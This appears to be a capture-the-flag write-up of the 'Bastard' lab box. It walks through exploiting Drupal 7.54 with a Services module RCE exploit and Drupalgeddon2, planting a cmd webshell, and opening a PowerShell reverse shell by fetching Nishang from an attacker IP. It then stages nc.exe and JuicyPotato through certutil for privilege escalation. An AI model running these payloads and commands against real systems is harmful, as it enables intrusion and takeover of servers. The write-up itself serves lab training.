You never run a downloaded exploit without opening it. Here it is mandatory anyway, because it ships with example values that do not work:

#!/usr/bin/php
<?php
# Drupal Services Module Remote Code Execution Exploit
# https://www.ambionics.io/blog/drupal-services-module-rce
#
# Three stages:
# 1. Use the SQL Injection to get the contents of the cache for current endpoint
#    along with admin credentials and hash
# 2. Alter the cache to allow us to write a file and do so
# 3. Restore the cache

define('CONTROLLER', 'user');
define('ACTION', 'login');

$url = 'http://vmweb.lan/drupal-7.54';
$endpoint_path = '/rest_endpoint';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'dixuSOspsOUU.php',
    'data' => '<?php eval(file_get_contents(\'php://input\')); ?>'
];
The header spells out the whole chain in three stages: (1) an SQLi to steal the endpoint's cache contents along with the admin credentials, (2) altering that cache to be allowed to write a file and writing it, and (3) restoring the cache so the installation is not left broken. All of it starts from an insecure deserialization in the module's login (insecure deserialization in Drupal).
Three things need changing: $url (trivial), the filename and its contents (the default payload is an eval(file_get_contents('php://input')), handy but awkward to drive from curl) and, the hard one, $endpoint_path.
Locating the REST endpoint
The endpoint_path is the route under which the Services module publishes its API, and whoever installs the module picks it. The exploit's example value need not match, and here it does not:
http://10.10.10.9/rest_endpoint
Page not found
The requested page "/rest_endpoint" could not be found.
We have to discover the real name. In Drupal, all published content hangs off /node/<id> with a numeric identifier, and that covers articles, pages and sometimes the API's own internal documentation (a concept covered on HackTricks' Drupal page). Walking the nodes from 1:
http://10.10.10.9/node/1
REST
  api_test
The node publishes a block called REST with an api_test link, which is the endpoint's display name. Following it takes us to the real route, and the service identifies itself:
http://10.10.10.9/rest
Services Endpoint "rest_endpoint" has been setup successfully.There is a distinction here worth keeping straight, because it is exactly why the exploit failed: the endpoint's internal name really is rest_endpoint (which is why $endpoint stays as it is), but the route it is reached through is /rest. The exploit was using the internal name as the route too.
Adjusting the exploit
![Edited exploit source: $url pointing at 10.10.10.9, $endpoint_path at /rest, and the $file block now writing shell.php with system($_GET["cmd"])](../assets/img/bastard/bastard-exploit-edit-011202.webp)
$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'shell.php',
    'data' => '<?php system($_GET[\"cmd\"]); ?>'
];
The payload is swapped for a classic cmd-parameter webshell, which can be driven with a one-line curl instead of having to ship the code in the request body.
Uploading the webshell
php drupal_exploit.php
curl "http://10.10.10.9/shell.php?cmd=whoami"
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Website: https://www.ambionics.io/blog/drupal-services-module-rce

Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.10.10.9/shell.php

nt authority\iusr
The output follows the three stages of the header: it saves the session and user stolen by the SQLi, reports that the cache held 7 entries (the ones it will tamper with and then restore) and confirms the file write. The curl closes the loop: we have RCE as nt authority\iusr, IIS's anonymous account.
From webshell to reverse shell
A ?cmd= over curl gives no state and no comfort. We load Nishang's Invoke-PowerShellTcp into memory, which opens a PowerShell shell back to our listener without touching the victim's disk:

samratashok / nishang -> nishang / Shells / Invoke-PowerShellTcp.ps1wget https://github.com/samratashok/nishang/raw/refs/heads/master/Shells/Invoke-PowerShellTcp.ps1
nano Invoke-PowerShellTcp.ps1
mv Invoke-PowerShellTcp.ps1 pwned.ps1
tail -n 2 pwned.ps1
HTTP request sent, awaiting response ... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'
'Invoke-PowerShellTcp.ps1' saved [4339/4339]

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.4 -Port 4444
The detail that makes this work is in the tail: the Nishang script only defines the Invoke-PowerShellTcp function, it does not call it. You have to append the call with your own IP and port to the end of the file by hand. Without that line the server downloads the script, defines the function and nothing else happens.
With the file ready, the listener and the web server that serves it. Here we use Penelope, which acts as nc on steroids (it upgrades the TTY, logs the session to disk and handles several shells at once):
penelope
python3 -m http.server 80
curl "http://10.10.10.9/shell.php?cmd=powershell%20IEX(New-Object%20Net.WebClient).downloadString('http://10.10.16.4/pwned.ps1')"
[+] Listening for reverse shells on 0.0.0.0:4444 -> 127.0.0.1 . 192.168.1.80 . 172.17.0.1 . 10.10.16.4
[+] Got reverse shell from BASTARD~10.10.10.9-Microsoft_Windows_Server_2008_R2_Datacenter SessionID <1>
[+] Added readline support ...
[+] Interacting with session [1], Shell Type: Readline, Menu key: Ctrl-D
[+] Logging to /root/.penelope/sessions/BASTARD~10.10.10.9-Microsoft_Windows_Server_2008_R2_Datacenter/2025_12_13-17_47_52-266.log

PS C:\inetpub\drupal-7.54> whoami
nt authority\iusr

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.9 - - [13/Dec/2025 17:47:48] "GET /pwned.ps1 HTTP/1.1" 200 -
The listener's port (4444) is the same one written into the last line of the .ps1: if they do not match, the connection never arrives. The http.server log is the proof that the victim downloaded the script, and Penelope already gives away the operating system (Windows_Server_2008_R2_Datacenter) and the CMS directory: C:\inetpub\drupal-7.54.
Alternative RCE: Drupalgeddon2 (CVE-2018-7600)
That same Drupal 7.54 is vulnerable to Drupalgeddon2 (CVE-2018-7600), a direct RCE in core caused by incomplete sanitisation of Render Arrays in AJAX requests: the attacker injects properties such as #post_render or #lazy_builder through URL parameters and form data, and Drupal ends up invoking whatever system function it is handed.
searchsploit 'drupal 7.x'
searchsploit -m php/webapps/44449.rb
mv 44449.rb drupal_exploit.rb
  Exploit: Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/44449
     Path: /usr/share/exploitdb/exploits/php/webapps/44449.rb
    Codes: CVE-2018-7600
 Verified: True
File Type: Ruby script, ASCII text
Copied to: /home/krmena/machines/bastart/exploits/44449.rb
This one is a push-button exploit: nothing to edit.
ruby drupal_exploit.rb http://10.10.10.9
[*] --==[::#Drupalggedon2::]==--
[i] Target : http://10.10.10.9/
[+] Found  : http://10.10.10.9/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.54
[*] Testing: Form   (user/password)
[+] Result : Form valid
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo OJBGYGSW
[+] Result : OJBGYGSW
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
[*] Testing: Writing To Web Root   (./)
[!] Target is NOT exploitable [2-2] (HTTP Response: 200)...  Got an empty response back
[*] Testing: Writing To Web Root   (sites/default/)
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...  Might not have write access?
[*] Testing: Writing To Web Root   (sites/default/files/)
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...  Might not have write access?
[!] FAILED : Couldn't find a writeable web path
[*] Dropping back to direct OS commands
drupalgeddon2>> whoami
nt authority\iusr
This output is worth reading in full rather than jumping to the result, because it shows how a well-built exploit is designed. It first verifies the version through CHANGELOG.txt, then checks the form responds, then validates code execution with an echo of a random string (OJBGYGSW) and only then attempts the interesting part. And when it fails to write the webshell into the three paths it tries (write permissions on IIS's web root), it does not give up: it degrades to a prompt running direct OS commands. Same destination, different road.
User flag
Both roads end at the same place, nt authority\iusr. The flag is on the desktop of the box's only real user:
cd C:\Users
dir
type dimitris\desktop\user.txt
    Directory: C:\Users

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        19/3/2017      1:20            Administrator
d----        19/3/2017      1:54            Classic .NET AppPool
d----        19/3/2017      7:35            dimitris
d-r--        14/7/2009      7:57            Public

PS C:\Users> type dimitris\desktop\user.txt
ad659ec638f51bfb6a2f583dfbe78166
There is only one human account (dimitris) besides Administrator and the .NET pool service account. That simplifies the goal: no lateral pivot, the next stop is SYSTEM.
Privilege escalation
Abusing SeImpersonatePrivilege with JuicyPotato
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name           Description                                State
======================== ========================================== =======
SeChangeNotifyPrivilege  Bypass traverse checking                   Enabled
SeImpersonatePrivilege   Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege  Create global objects                      Enabled
iusr has SeImpersonatePrivilege set to Enabled, the classic door to SYSTEM via JuicyPotato. It is a privilege service accounts (IIS, SQL Server) carry by default because they need it to serve requests on behalf of third parties, and that is precisely the problem: whoever can impersonate a client can impersonate whichever one suits them.
First, pinning down the operating system precisely, because that is what decides which CLSID to use:
systeminfo
OS Name:     Microsoft Windows Server 2008 R2 Datacenter
OS Version:  6.1.7600 N/A Build 7600
A Windows Server 2008 R2 Datacenter, build 7600, which is the RTM with no Service Pack at all. That fact will matter for the alternative route too.
Uploading nc.exe and JuicyPotato
We need two binaries on the machine. First netcat for Windows, downloaded from eternallybored.org (the project maintaining up-to-date builds of the original utility):
wget https://eternallybored.org/misc/netcat/netcat-win32-1.12.zip &>/dev/null
unzip netcat-win32-1.12.zip &>/dev/null
rm nc.exe
mv nc64.exe nc.exe
python3 -m http.server 80
cd C:\Windows\temp
mkdir privesc
cd privesc
certutil.exe -f -urlcache -split http://10.10.16.4/nc.exe nc.exe
PS C:\Windows\temp\privesc> certutil.exe -f -urlcache -split http://10.10.16.4/nc.exe nc.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.9 - - [13/Dec/2025 18:11:20] "GET /nc.exe HTTP/1.1" 200 -
The rm nc.exe followed by mv nc64.exe nc.exe is not a whim: the zip ships both the 32-bit and the 64-bit build, and what gets uploaded here is the 64-bit one under the short name. certutil.exe is a signed Windows binary whose -urlcache -split option doubles as an HTTP downloader: it is used because it is always present and does not raise the flags that uploading a transfer tool would.
Then JuicyPotato from its official repository:
wget https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe &>/dev/null
mv JuicyPotato.exe JP.exe
python3 -m http.server 80
certutil.exe -f -urlcache -split http://10.10.16.4/JP.exe JP.exe
